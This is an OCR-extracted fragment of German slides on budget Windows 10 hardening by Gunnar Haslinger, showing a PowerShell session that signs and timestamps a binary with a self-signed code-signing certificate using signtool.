   Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;
```






Code-Signatur

Self-Signed Code-Signing Zertifikate



Signieren + Timestampen von Binaries



Windows PowerShell

```
PS C:\temp> .\Signtool.exe sign /fd SHA256 /v /n "my CodeSigning Certificate" UserControlled-Interactive-Service.exe
The following certificate was selected:
    Issued to: my CodeSigning Certificate
    Issued by: my CodeSigning Certificate
    Expires:   Thu Mar 30 10:47:45 2017
    SHA1 hash: 5092DEB55FD67942CA9C3F10D848D47904EA96B6

Done Adding Additional Store
Successfully signed: UserControlled-Interactive-Service.exe

Number of files successfully Signed: 1
Number of warnings: 0
Number of errors: 0
PS C:\temp> .\Signtool.exe timestamp /v /tr "http://timestamp.globalsign.com/scripts/timstamp.dll" UserControlled-Interactive-Service.exe
Successfully timestamped: UserControlled-Interactive-Service.exe

Number of files successfully timestamped: 1
Number of errors: 0
PS C:\temp>
```

Gunnar Haslinger

No Budget IT-Security für Windows 10

Härtung von Windows 10 Geräten ohne das Budget zu belasten

GHaslinger

Download Now

https://hitco.at/blog

0€